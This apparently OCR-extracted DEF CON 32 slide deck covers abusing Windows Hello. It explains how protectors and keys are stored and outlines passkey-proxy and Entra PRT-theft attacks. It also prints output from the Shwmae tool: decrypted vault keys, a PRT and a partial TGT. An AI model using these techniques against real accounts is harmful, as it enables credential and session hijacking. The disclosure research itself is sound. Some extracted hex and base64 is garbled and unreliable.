
- Protector decryptor key encrypted with local SYSTEM DPAPI key first
- Encrypted key is encrypted with public key fetched from Entra
- cred.microsoft.com/getencryptionkey/v1
- Result stored inside 9.dat
 - Inside container folder not protector folder `\\(\\)\\`

```
HTTP/1.1 200 OK
Content-Length: 6294
Connection: close
Content-Type: application/json; charset=utf-8
Date: Sun, 07 Jul 2024 11:03:49 GMT
Server: Microsoft-IIS/10.0
Cache-Control: no-cache
Expires: -1
Pragma: no-cache
Set-Cookie: ARRAffinity=0eb22d20c19edaf9580d00da8793ef25da2f8fb32f441bf713accbe41900887b;
Path=/; HttpOnly; Secure; Domain=cred.microsoft.com
Set-Cookie: ARRAffinitySameSite=0eb22d20c19edaf9580d00da8793ef25da2f8fb32f441bf713accbe41900887b;
Path=/; HttpOnly; SameSite=None; Secure; Domain=cred.microsoft.com
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
X-Content-Type-Options: nosniff

{
  "kty": "RSA",
  "use": "enc",
  "kid": "765f07d368fc4733855d3417f569e47a",
  "x5t": "0958043F4F22313772BDBD68FFB39C01F30BA0D",
  "n":
    "iw69YhXba77ys1pluqPwFOG6nTNWuairxpUUqnrCuvp/1bQKcwSZitnVOnp4eR3bARBvmfGTwPS/nKLG6fvrShdGpDuB5mb
    s7Y1Zrx1N6uxZJspfvrlDny6QtgivLXViWaktbj/mKW18d9LCaw+TQg7vaqT0cGmuHbcDb9Q+Ut4OyS4k06QuMLw9cXUS8NOD
    7rAvm3zMawYzFShlPkjRpRV8ugXYm2MiXftHmkysqWWMra3KxSjD7+TsUFG31/54GH5km4+T+zIWpj/yGW9AL/Eqvc3QbDRyx1
  "e": "AQAB",
  "x5c": [
    "MIIGazCCBFQgAwIBAgIKYQxqGQAAAAABDANBgkqhkiG9w0BAQsFADCBiDELMAkGA1UEBhMCVVMxEzARBgNVBAgTCldhc2
    TB1J1ZG1vbWQxHjAcBgNVBAoTFUlpY3Jvc29mdCBDb3Jwb3JhdG1vbGJyEYMDAGA1UEAxMpTW1jcm9zb2Z0IFJvbm3QgQ2VydG
    5lIDlwMTAwHhcNMjAwNzA2MjAOMDIzWheNMjUwNzA2MjA1MDIzWjB5MQswCQYDVQQGEwJVUzETMBEGA1UECBMKV2FzaGluZ3
    kbW9uZDEeMBwGA1UEChMVTW1jcm9zb2Z0IENvcnBvcnF0aW9uMSMwIQYDVQQDExpNaWYyb3NvZnQvV2luZG93cyBQQ0EgMj
  ]
}
```


Recovery Protector

- Decryption key is decrypted via Entra
 - POST cred.microsoft.com/unprotectsecret/v1
- Access token requires **ngcmfa** and **mfa** claim
- Client id 9115dd05-fad5-4f9c-acc7-305d08b1b04e (Microsoft Pin Reset Client Production)
- Decrypted blob from Entra decrypted with local SYSTEM DPAPI key
- Metadata files
 - 15.dat => AES encrypted intermediate PINs
 - 4.dat => AES IV
 - 9.dat (protector) => Unknown
 - 9.dat (container) => Encrypted Entra blob



DEFCON >>> ENGAGE

Abusing Windows Hello Without a Severed Hand

DEF CON 32

Preboot Protector


- Used for devices that support BitLocker PIN to desktop
- 15.dat likely protected by BitLocker
- More research needed

Companion device protector

- Originally intended as external protector via companion device
- Opaque blob sent to companion device for encryption
- Probably the intermediate PINs
- No research needed, deprecated and never seen irl.


Protector recap

- Protectors encrypt intermediate PINs
- Inputs to protectors differ depending on type
- Bio protector doesn't need biometrics to decrypt
- PIN protector is extremely vulnerable when no TPM is present
- Intermediate PIN purpose?



Keys

- Intermediate PINs protect keys
- Keys can be used for encrypting secrets or signing data
- Key types
 - Vault key (Decrypt PIN)
 - Entra key (Sign PIN)
 - Passkey (Sign PIN)
 - Third party (External PIN)
 - Okta FastPass
 - Others



Keys

- Keys once again leverage Software or Platform KSP depending on TPM presence
- Key metadata also stored in dat files
- Common dat files across all keys
- Key specific dat files too

Vault Key

- Vault key is used for decrypting plaintext password for Windows Hello
- Leverages the decrypt pin from the protector as authenticator
- Already covered in depth
- Check out DPAPI-in-depth with tooling: standalone DPAPI
<https://www.insecurity.be/blog/2020/12/24/dpapi-in-depth-with-tooling-standalone-dpapi/>



Passkey Key

- Created when enrolling for WebAuthn/FIDO2/Passkey supported websites
- Additional metadata files
- Contains WebAuthn credential info encoded as CBOR
- Shoutout to @aceb0nd who identified the correct encoding

Address		
C:\D:\f2c7d065ecb5a8c5ef5a3cb2f3bc9f79dbb343d1f69a28644a71e4d642d809b4		
Name	Size	Date Modified
1.dat	316 bytes	18/04/2024 21:19:52
2.dat	70 bytes	18/04/2024 21:19:52
3.dat	78 bytes	18/04/2024 21:19:52
5.dat	4 bytes	18/04/2024 21:19:52
6.dat	4 bytes	18/04/2024 21:19:52
7.dat	17	
8.dat		
9.dat		
10.dat		
11.dat	2	
12.dat		

CBOR
encoded
account info

WebAuthn
sign count



Passkey Key

- CBOR data contains
 - Relay party id (RpId)
 - User id
 - Username
 - Display name
- SHA256 of CNG key blob is the WebAuthn credential id
- Incremental sign count stored in 11.dat
- All the information needed to authenticate to WebAuthn

Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
00000000	A3	01	01	02	A3	62	69	64	6B	77	65	62	61	75	74	68	...
00000010	6E	2E	69	6F	64	69	63	6F	6E	69	E7	8C	B2	EA	BA	B8	n.i...
00000020	E7	BF	BF	64	6E	61	6D	65	6B	77	65	62	61	75	74	68	...
00000030	6E	2E	69	6F	03	A4	62	69	64	58	2B	58	64	32	4F	4D	n.io...
00000040	56	42	72	64	45	4B	4B	69	75	4D	54	70	56	6C	41	7A	VBr...
00000050	34	70	75	6D	65	33	79	35	50	69	50	5A	2D	50	69	62	4p...
00000060	51	30	43	6E	47	77	64	69	63	6F	6E	69	E7	8C	B2	EA	Q0...
00000070	BA	B8	E7	BF	BF	64	6E	61	6D	65	78	1A	6A	6F	68	6E	...
00000080	2E	64	6F	65	40	69	6D	69	6E	79	6F	75	72	63	6C	6F	.doe...
00000090	75	64	2E	63	6F	6D	6B	64	69	73	70	6C	61	79	4E	61	ud...
000000A0	6D	65	78	1A	6A	6F	68	6E	2E	64	6F	65	40	69	6D	69	mex...
000000B0	6E	79	6F	75	72	63	6C	6F	75	64	2E	63	6F	6D			nyou...


Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
00000000	45	43	4B	31	20	00	00	00	52	8A	68	CC	BE	4E	EA	3D	ECK1 ...
00000010	51	6F	EE	F8	32	6F	B9	7F	4E	06	FA	80	4A	F4	C3	CA	Qoiè2o¹.N.ú€JôÃÊ
00000020	C4	74	D7											24	F0	7A	Ät×Ê´b5ç0mδÄ.\$δz
00000030	7F	65	C0	7E	7F	86	B3	DB	23	53	2B	DD	DA	5C	9C	8F	.eÄ~.t³Ü#S+ÝÜ\œ.
00000040	A1	EB	28	E6	5D	18	07	69									;ë(æ)...i

Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
00000000	0F	00	00	00													

Sign count


Passkey Abuse

- Custom browser extension to hijack `navigator.credentials.get` WebAuthn function
- Proxy assertion requests to compromised host
- Increment sign count
- Sign assertion and fake user presence
- Return result back to extension
- Profit



Entra Key

- Created during WHfB enrolment
- Used along with device certificate to request PRT's
- Can be used to obtain cloud TGT under Cloud Kerberos trust model
- Leverages the signing pin from the protector as authenticator
- Key name format contains tenant and user id



Address  rosoft\Ngc\{3816F90F-1882-4C8F-9BAE-97063CA77CFB}\{93F10861-19F1-42B8-AD24-93A28E9C4096}\0faecd479062096a174938dc				
C: D:				
 0faecd479062096a174938dcbac113526ac47acb44302a8c360b2e29bc063550				
Name	Size	Date Modified	Type	
 1.dat	168 bytes	18/04/2024 17:15:54	DAT File	Key Name
 2.dat	70 bytes	18/04/2024 17:15:54	DAT File	KSP Name
 3.dat	78 bytes	18/04/2024 17:15:54	DAT File	KSP Key Id
 4.dat	1.36 KB	18/04/2024 17:15:54	DAT File	
 5.dat	4 bytes	18/04/2024 17:15:54	DAT File	
 6.dat	4 bytes	18/04/2024 17:15:54	DAT File	
 8.dat	4 bytes	18/04/2024 17:15:54	DAT File	Certificate
 9.dat	4 bytes	18/04/2024 17:15:54	DAT File	
 10.dat	4 bytes	18/04/2024 17:15:54	DAT File	
 12.dat	8 bytes	18/04/2024 17:15:54	DAT File	Key Type

login.windows.net/de60a4fa-d583-4eb0-ab66-ce358af8279c/mary.gruber@ethicalchaos.dev

Entra Key Abuse

- Direct request of new PRT's leveraging the enrolled user key
- The return of Dirk-Jan's CVE-2021-33781 via KDFv1 downgrade
- Reported to MSRC
- Conveniently deprecated in time for DEF CON

```
C:\Tools>.\Shwmae.exe prt --sid 5-1-5-21-1003644063-402998240-3342588708-1111
[+] Decrypted SYSTEM vault policy 4bf4c442-9b8a-41a0-b380-dd4a704ddb28 key: 2f662c4708167c02732ae89cd4681557be8c0
0ac5fd000fdd0c5038ce2fc4c89fd6627f45b8e613611e8282d8f38c08e828c023f6b8f060b
[+] Decrypted vault policy:
  Aes128: 3cb7dbc9f920a6df0aab211b67ef673d
  Aes256: 43642515f325f55c332d14e0295d3ad43dfdb05324fad7bea687f1a9e0e6ecd
[+] Found Azure key with UPN mary.gruber@ethicalchaos.dev and kid +JTP91aEUWFjFXxbPz6CMxiOWhdohCoTthcr/OwB1ek=
[+] Successfully decrypted NGC key set from protector type Bio
  Transport Key : SK-4eed430d-3568-3005-69ca-6967fac4ba9c
  PRT : 0.AS8A-qRg3oPVsE6rZs41ivgnnIc7qjhtoBdIsnV6MwMI2TsvABc.AgABAwEAAAAPtWjZmXqdR4BN2miheQMYAgD
  FipxXBQPg9FUzb_cf_-EocFxpumU6EKQ22j8QojxjuJcPMM4dh77euV_VfKBZ9ZsbB1JjHBLuttnWvLJiY4Nlyi9BGVvavj6tg9U512nat_12kZ
  805DJnPOsFpPX4CQqH4U3VLcSzmpfLnb_4aVyBb-GNdXLYHK9iz12H5RcTL3TH1z07ogLK-II9jM64BKJVWwb0NRp16FcN8vgH4opiQ7Ora0G2-
  VrfkCCc3bEKK0LortDZNXqzhcCFnP75PJAQOnL6t4PBIbP0DzAqrlDFC8DPW0qd9NX9Lb3S2mtZU8oxaYnIve3X4LCPHTZ0h8yLFjCyqC0F20LpL
  iXpI8xHPP17btpjQHqSBUUpCsqtPLHfGEMZNOz8UuqIyQ6iOG8BF819Y-U1mVsKwU_K-LFTVWRBo180Mcv1qtUaQx0sMwMXmuoUr3t_rmsXEy-1u
  CdBW6q99E1qUy9LBwswoDYyIJvJ0JFyh_uUr9Y1p9qaRhkwzKzXTTojagpS5Jj6M5AX5xQ0zeDoJHq50YYtZSRpk0LJOx0RzHFC5J-q0FIzv0zYNI
  uPIS3e5WMOzrRGRVdnlGJtcBrDP1XR1BuoyF2KKZq-PIyuKt7iZnakQpm0-Y9gULADU9Q0tRk8FABKJ71arsGeEgdvbwmxspGMWj74XuDX7mqz-3
  0lmeD-vvHGRFZHW1PVvjhKthaSzF9Zo5fXZqzncSjXuA4zK-log2acCqjTd0MtEgpk3VCuARxitVwiIDJWfSfhtdJqDLfTpkpNT_cQRn4NlGrqVR
  z7qdL0YfSfhYwDfdjmu40ajA9-E0A_CJwpFOFNwZpTp_QZaPYHizDxwV0h51V4Exw04hls0iFCOCc7RH4-wjs51aboG0LT3FHI0o
  PRT Random Ctx : 629c5f725de4f2cc80ad533bad242de26d84ce91a84aad6c
  PRT Derived Key : 0d78cca41c1bd14c002516377d8e2973354ba7cd7c4da68724ec7b2b8b2124bc
  Partial TGT :
  doIGEjCCBg6AwIBBaEDAgEWooIE4TCCBN1hggTZMIE1aADAgEFOq4bDEFELkdJTkdFLKNPTaIhMB+gAwIBAQEYMBYbBmtYnRnBsmQUQuR01
  3JWgAwIBEqEGAgQxn
  n4WbgQg3E0A0Fokvf
  ay1rUKT8+k7zrx5qx
```

Change announcements

Security update to Entra ID affecting clients which are running old, unpatched builds of Windows

[Action may be required]

We're making a security update to Entra ID such that use of older unpatched version of Windows which still use the less secure Key Derivation Function v1 (KDFv1) will no longer be supported. Once the update is rolled out, unsupported and **unpatched** Windows 10 and 11 clients will no longer be able to sign in to Entra ID. Globally, more than 99% of Windows clients signing in to Entra ID have the required security patches.

Action required:

If your Windows devices have Security Patches after July 2021 no action is required.

If your Windows devices do not have security updates after July 2021, update Windows to the latest build of your currently supported Windows version to maintain access to Entra ID.

Introducing Shwmae (shuh-my)

- New tool created to abuse the research presented here
- Multiple modes of operation
 - Enumeration
 - Decrypts plaintext password when available
 - Dumps hashcat hash when possible
 - Dump keys
 - Only possible with software backed keys
 - PRT Authentication
 - WebAuthn Proxy
 - Arbitrary signing
 - Okta Terrify integration (TODO)

<https://github.com/CCob/Shwmae>

```
Shwmae 1.0.0+426a62b7e2cd781b25d4c72bf43ffc4bccb5b098
Copyright (C) 2024 Shwmae

enum      (Default Verb) Enumerate Windows Hello protectors, keys and credentials
sign      Sign data using a Windows Hello protected certificate
prt       Obtain an Entra PRT and partial TGT usable with Rubeus
webauthn  Create a webserver to proxy WebAuthn requests from an attacking host
dump      Dump Windows Hello protected keys when backed by software
help      Display more information on a specific command.
version   Display version information.
```

Demo Time

File Action Media View Help

New Tab

Search Google or type a URL

Gmail Images

Google

Search Google or type a URL

GitHub Home crt.sh Login Add shortcut

Customize Chrome

Status: Running

File Edit View VM Tabs Help

Windows 11 x64 TPM + VBS

Administrator: Windows Powershell

PS C:\tools>

62°F Rain

ENG UK

08/07/2024

19:13

Activate Windows
Go to Settings to activate Windows

Unprivileged Windows Hello Abuse

Windows Hello for Business PRT with Entra

POST /6287f28f-4f7f-4322-9651-a8697d8fe1bc/oauth2/token HTTP/1.1

Host: login.microsoftonline.com

Cookie: x-ms-gateway-slice=estsfd; fpc=AiVX6l7G5iVKnEQ3649ALkk; stsservicecookie=estsfd

Content-Type: application/x-www-form-urlencoded

User-Agent: Windows-AzureAD-Authentication-Provider/1.0

Client-Request-Id: e8a4d7b2-fbce-447f-903f-d3561223f6ed

Return-Client-Request-Id: true

Content-Length: 3868

Connection: close

windows_api_version=2.2&grant_type=urn%3aietf%3aparams%3aoauth%3agrant-type%3ajwt-bearer&request=eyJhbGciOiJSUzI1NiIsICJ0eXAiOiJKV1QiLCJkaWVjIjoiTU1JRDRhQ0NBdHFnQXdJQkFnSVF0RnRnbpSE9pejFKMUNBVGxzbm9cL290VEFOQmdrcWhraUc5dzBCQVFzRkFEQjRNWF13RVFZS0NaSW1pWlB5TEdRQkdSWURibVYwTUJVR0NnbVNKb21UOGl4a0FSa1dCM2RwYm1SdmQzTXdIUUVlEVlFRREV4Wk5VeTFQY21kaGJtbDZZWFJwYjI0dFFXTmpaWE56TUNzR0ExVUVDdeE1rT0Rka1ltRmpZVFF0TTJVNl1TMDB0bU5oTFRsak56TXRNRGsxTUdNeFpXRmpZVGszTUI0WERUSXpNRV4TmPFd05EVXpPVm9YRFRNek1EVXh0akV4TVRVek9Wb3dMekV0TUNzR0ExVUVDdeE1rTjJGak9UaG1aVEF0WmpBME1TMDBPV0ZqTFRoak9UWXRNe1Z0WkRRMU56STJ0RGN3TU1JQklqQU5CZ2txaGtpRzl3MEJBUUVGQUFPQ0

JWT header

- Device certificate and signing metadata

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "alg": "RS256",
  "typ": "JWT",
  "x5c":
    "MIID8jCCAtqgAwIBAgIQkFxiH0iz1J1CATlsno/otTANBgqhkiG9w0BAQsFADB4MXYwEYQKZImizPyLGQBGRYDbmV0MBUGCgmSJomT8ixkARKB3dpbmRvd3MwHQYDVQQDEZXNUy1Pcmdhbm16YXRpb24tQWNjZXNzMCsGA1UECXMkODJkYmFjYjYtQTtM2U4MS00NmNhLTljNzMtMDk1MGMxZWZjYTk3MB4XDTEzMDUxNjEwNDUzOVVoXDTMzMDUxNjExMTUzOVowLzEtMCsGA1UEAxMkN2Fj0ThmZTAZjA0MS00WFjLThj0TYtMzVhZDQ1NzI2NDcwMIIIBIjANBgqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAtx0BuGc6sE8Fw9A+PzmY1eW1000EuDHJ5yuIyegAaAxNE/IkErcHYbmRK0B0IhBipPFCRiqBvKI+owi0458XJS1wKa9t0mBEEiQ11r89kqVgQ2HqYzyJQt8qdQtBPkvyG2P9Daegz98vtagejJR3TA9UBVWXgKqeBbQA0JFNGZemP5ep6zDToQiscAVhDsw2shQYzhMK1NtD2z9PX3mt084Rtq0QCIP7x+1NxYHGhHGb0g9iYshITLsw8gw/UhCcwv+y7opaV1ke8wvm5bMFRY86WLFmKwkmXoeb3C1/EaVz4hSs8kh4WqC6BKY2BaFIC789sozGZz1X2f5t2F+yGwIDAQABo4HAMIG9MAwGA1UdEwEB/wQCMAAwFgYDVDR0LAQH/BAwwCgYIKwYBBQUHAWIwIglYlKoZIHvcUAQWCHAIIEwSBEOCPyXpB8KxJjJ